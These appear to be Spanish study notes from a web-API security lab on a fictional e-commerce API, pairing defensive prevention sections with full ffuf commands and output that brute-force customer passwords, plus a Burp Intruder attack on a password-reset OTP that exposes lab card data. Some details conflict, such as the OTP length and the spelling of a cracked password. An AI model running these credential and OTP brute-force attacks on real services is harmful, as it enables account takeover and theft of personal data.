


`Customers_GetAll` nos permite utilizar el `/api/v1/customers` punto final, que devuelve los registros de todos los clientes:




Aunque el punto final sufre Broken Object Property Level Authorization(lo cual abordaremos en la próxima sección) porque expone información confidencial sobre otros clientes, como email, phoneNumber, y birthDate, no nos permite directamente secuestrar ninguna otra cuenta.


Al expandir el `/api/v1/customers/current-user PATCH` endpoint, descubrimos que nos permite actualizar nuestros campos de información, incluida la contraseña de la cuenta:



Si proporcionamos una contraseña débil como "**pass**", la API rechaza la actualización, indicando que las contraseñas deben tener al menos seis caracteres:




El mensaje de validación proporciona información valiosa, ya que revela que la API utiliza una política de contraseñas débil, que no garantiza la seguridad criptográfica de las contraseñas. Si intentamos configurar la contraseña como '**123456**', observaremos que la API ahora muestra **true** el estado de éxito, lo que indica que se realizó la actualización.



Dado que la API utiliza una política de contraseñas débil, es posible que otras cuentas de clientes hayan usado contraseñas criptográficamente inseguras al registrarse. Por lo tanto, realizaremos pruebas de fuerza bruta de contraseñas contra los clientes que utilicen **ffuf**.

Primero, necesitamos obtener el mensaje (de error) que el **/api/v1/authentication/customers/sign-in** punto final devuelve cuando se le proporcionan credenciales incorrectas, que en este caso es "Credenciales no válidas":



En lugar de atacar a los 107 clientes, el administrador Inlanefreight E-Commerce Marketplacenos ha proporcionado los correos electrónicos de tres objetivos de alto valor (que debemos guardar en un archivo):

- OlawaleJones@yandex.com
- IsabellaRichardson@gmail.com
- WenSalazar@zoho.com

Para la lista de palabras de contraseña, utilizaremos [xato-net-10-million-passwords-10000](#) de [SecLists](#).

Dado que estamos analizando dos parámetros simultáneamente (el correo electrónico y la contraseña), necesitamos usar la **-w** bandera de **ffuf** y asignar las palabras clave **EMAIL** y **PASS** a las listas de palabras de los correos electrónicos y las contraseñas de los clientes, respectivamente. Una vez **ffuf** finalizado, descubriremos que la contraseña de [IsabellaRichardson@gmail.com](#) es **qwerasdfzxcv**:

```
AGB@htb[/htb]$ ffuf -w /opt/useful/seclists/Passwords/xato-net-10-million-passwords-10000.txt:PASS -w customerEmails.txt:EMAIL -u http://94.237.59.63:31874/api/v1/authentication/customers/sign-in -X POST -H "Content-Type: application/json" -d '{"Email": "EMAIL", "Password": "PASS"}' -fr "Invalid Credentials" -t 100
```

```
AlejandroGB@htb[/htb]$ ffuf -w /opt/useful/seclists/Passwords/xato-net-10-million-passwor

  /'---\ /'---\ /'---\
  \___/ \___/ \___/
  /'---\ /'---\ /'---\
  \___/ \___/ \___/
  /'---\ /'---\ /'---\
  \___/ \___/ \___/
  /'---\ /'---\ /'---\
  \___/ \___/ \___/
  /'---\ /'---\ /'---\
  \___/ \___/ \___/

v2.1.0-dev

:: Method      : POST
:: URL         : http://94.237.59.63:31874/api/v1/authentication/customers/sign-in
:: Wordlist    : PASS: /opt/useful/seclists/Passwords/xato-net-10-million-passwords
:: Wordlist    : EMAIL: /home/htb-ac-413848/customerEmails.txt
:: Header     : Content-Type: application/json
:: Data       : {"Email": "EMAIL", "Password": "PASS"}
:: Follow redirects : false
:: Calibration   : false
:: Timeout      : 10
:: Threads     : 100
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Regexp: Invalid Credentials

[Status: 200, Size: 393, Words: 1, Lines: 1, Duration: 81ms]
* EMAIL: IsabellaRichardson@gmail.com
* PASS: qwerasdfzxcv
```

Ahora que hemos forzado la contraseña, podemos usar el **/api/v1/authentication/customers/sign-in** punto final con las credenciales [IsabellaRichardson@gmail.com:qwerasdfzxcv](#) para obtener un JWT de Isabella y ver toda su información confidencial en Inlanefreight E-Commerce Marketplace.

OTP de fuerza bruta y respuestas a preguntas de seguridad

Las aplicaciones permiten a los usuarios restablecer sus contraseñas solicitando un One Time Password (OTP) enviado a un dispositivo propio o respondiendo a una pregunta de seguridad elegida durante el registro. Si la fuerza bruta de las contraseñas no es viable debido a políticas de contraseñas robustas, podemos intentar forzar las OTP o las respuestas a las preguntas de seguridad, siempre que tengan baja entropía o sean fáciles de adivinar (además de que no se implementa la limitación de velocidad).

Prevención

Para mitigar la Broken Authentication vulnerabilidad, el **/api/v1/authentication/customers/sign-in** endpoint debe implementar una limitación de velocidad para evitar ataques de fuerza bruta. Esto se puede lograr limitando el número de intentos de inicio de sesión desde una sola dirección IP o cuenta de usuario dentro de un plazo específico.

Además, la API web debe implementar una política de contraseñas robusta para las credenciales de usuario (incluyendo clientes y proveedores) durante el registro y las actualizaciones, permitiendo únicamente contraseñas criptográficamente seguras. Esta política debe incluir:

1. Minimum password length(por ejemplo, al menos 12 caracteres)
2. Complexity requirements(por ejemplo, una combinación de letras mayúsculas y minúsculas, números y caracteres especiales)
3. Prohibition of commonly used or easily guessable passwords (como los que se encuentran en bases de datos de contraseñas filtradas)
4. Enforcement of password history to prevent reuse of recent passwords
5. Regular password expiration and mandatory changes

Además, el punto final de la API web debe implementar autenticación multifactor (MFA) para mayor seguridad, solicitando un OTP antes de autenticar completamente a los usuarios.



Solución 1:

(adivinar credenciales del correo MasonJenkins@ymail.com en OTP)

Con las credenciales que nos dieron (htbpentester3@hackthebox.com:HTBPentester3) nos logueamos en (</api/v1/authentication/customers/sign-in>) en Authorize pegamos el JWT.


Enviamos el código OTP al correo del usuario en el endpoint

(</api/v1/authentication/customers/passwords/resets/email-otps>) esto con el fin realizar el posterior ataque de fuerza bruta de para adivinar el OTP de 4 dígitos (Números)




Interceptamos con BurpSuite la solicitud del endpoint (</api/v1/authentication/customers/passwords/resets>)

Ejecutamos:



Capturamos y enviamos al intruder, donde enviaremos el ataque de fuerza bruta de tipo numérico:




Luego con el correo y nuevo password nos logueamos en (</api/v1/authentication/customers/sign-in>)

```
{
  "Email": "MasonJenkins@ymail.com",
  "OTP": "500005",
  "NewPassword": "123456"
}
```

Y vemos los datos de la tarjeta del usuario en (</api/v1/customers/payment-options/current-user>):

```
Response body
{
  "customerPaymentOptions": [
    {
      "customerID": "53428a83-8591-4548-a553-c434ad76a61a",
      "type": "Debit Card",
      "provider": "Capital One",
      "accountNumber": "9754729874181436",
      "cvvHash": "B6EDC1CD1F36E45DAF6D7824D78B2283"
    },
    {
      "customerID": "53428a83-8591-4548-a553-c434ad76a61a",
      "type": "Credit Card",
      "provider": "HTB Academy",
      "accountNumber": "HTB{115",
      "cvvHash": "5EF0B4EBA35AB2D6180B08CA7E4686F9"
    }
  ]
}
```

Recuerden que en (</api/v1/customers/current-user>) podemos validar el número de caracteres requeridos para las credenciales.



Solución 2:

En el endpoint <http://154.57.164.79:32726/api/v1/authentication/customers/sign-in> del login enviamos un ataque de fuerza bruta sobre 3 cuentas de correo:

```
[eu-academy-1]-[10.10.15.240]-[htb-ac-755125@htb-zzyamqxt5c]-[~]  
[*]$ cat customerEmails.txt  
OlawaleJones@yandex.com  
IsabellaRichardson@gmail.com  
WenSalazar@zoho.com
```

Endpoint.

POST `/api/v1/authentication/customers/sign-in` Signs in a Customer and returns a JWT

Use this endpoint to sign with the credentials of a Customer

Parameters

No parameters

Request body *required*

```
{  
  "Email": "string",  
  "Password": "string"  
}
```

```
ffuf -w /opt/useful/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-10000.txt:PASS -w customerEmails.txt:EMAIL -u http://154.57.164.79:32726/api/v1/authentication/customers/sign-in -X POST -H "Content-Type: application/json" -d '{"Email": "EMAIL", "Password": "PASS"}' -fr "Invalid Credentials" -t 100
```

```
[eu-academy-1]-[10.10.15.240]-[htb-ac-755125@htb-zzyamqxt5c]-[~]  
[*]$ ffuf -w /opt/useful/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-10000.txt:PASS -w customerEmails.txt:EMAIL -u http://154.57.164.79:32726/api/v1/authentication/customers/sign-in -X POST -H "Content-Type: application/json" -d '{"Email": "EMAIL", "Password": "PASS"}' -fr "Invalid Credentials" -t 100  
  
v2.1.0-dev  
  
:: Method : POST  
:: URL : http://154.57.164.79:32726/api/v1/authentication/customers/sign-in  
:: Wordlist : /opt/useful/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-10000.txt  
:: Wordlist : EMAIL: /home/htb-ac-755125/customerEmails.txt  
:: Header : Content-Type: application/json  
:: Data : {"Email": "EMAIL", "Password": "PASS"}  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout : 10  
:: Threads : 100  
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500  
:: Filter : Regexp: Invalid Credentials  
  
(Status: 200, Size: 393, Words: 1, Lines: 1, Duration: 9ms)  
* EMAIL: IsabellaRichardson@gmail.com  
* PASS: qeerasdfzxcv  
  
:: Progress: [30000/30000] :: Job [1/1] :: 8028 req/sec :: Duration: [0:00:03] :: Errors: 0 ::
```

Autorización de nivel de propiedad de objeto roto (3 Broken Object Property Level Authorization)

– Exposición de datos confidenciales [CWE-213](#) y manipulación de información de usuarios mas allá de su alcance (IDOR) [CWE-915](#)

Broken Object Property Level Authorization es una categoría de vulnerabilidades que abarca dos subclases: **Excessive Data Exposure** y **Mass Assignment**.

Un punto final de API es vulnerable Excessive Data Exposure si revela datos confidenciales a usuarios autorizados a los que no deberían tener acceso.

Por otro lado, un punto final de API es vulnerable Mass Assignment si permite a los usuarios autorizados manipular propiedades sensibles de objetos más allá de su alcance autorizado, lo que incluye modificar, agregar o eliminar valores.


Exposición de información confidencial debido a políticas incompatibles

El primer punto final contra el que practicaremos es vulnerable a [CWE-213](#) .Exposure of Sensitive Information Due to Incompatible Policies

SCENA

El administrador Inlanefreight E-Commerce Marketplace nos ha proporcionado las credenciales **htbpentester4@hackthebox.com:HTBPentester4** y quiere que evaluemos qué vulnerabilidades de API puede explotar el usuario con sus roles asignados.

Después de invocar **/api/v1/authentication/customers/sign-in** para iniciar sesión como cliente y obtener un JWT, el **/api/v1/roles/current-user** punto final muestra que tenemos los roles Suppliers_Gety Suppliers_GetAll:




The screenshot shows the Swagger UI for the endpoint **GET /api/v1/roles/current-user**. The description states: "Use this endpoint to get the roles of the currently authenticated user. Role(s) required: None". The "Parameters" section is empty. The "Responses" section shows a 200 status code with the following response body:

```
{
  "roles": [
    "Suppliers_Get",
    "Suppliers_GetAll"
  ]
}
```

The response body is highlighted with a red box. A "Download" button is visible at the bottom right of the response area.

Es habitual que los mercados de comercio electrónico permitan a los clientes ver los detalles de los proveedores. Sin embargo, tras invocar el **/api/v1/suppliers** GET endpoint, observamos que la respuesta incluye no solo los campos id, companyID, y, name sino también los campos email y phoneNumber de los proveedores:



Estos campos sensibles no deben exponerse a los clientes, ya que esto les permite eludir por completo el mercado y contactar directamente con los proveedores para comprar productos (con descuento). Además, esta vulnerabilidad beneficia económicamente a los proveedores, permitiéndoles generar mayores ingresos sin pagar la tarifa del mercado. Sin embargo, para las partes interesadas de [nombre del mercado] Inlanefreight E-Commerce Marketplace, esto afectará negativamente sus ingresos.

Prevención

Para mitigar la vulnerabilidad Excessive Data Exposure, el **/api/v1/suppliers** endpoint solo debe devolver los campos necesarios desde la perspectiva del cliente. Esto se puede lograr devolviendo un [Objeto de Transferencia de Datos \(DTO\)](#) de respuesta específico que incluya únicamente los campos destinados a la visibilidad del cliente, en lugar de exponer todo el modelo de dominio utilizado para la interacción con la base de datos.

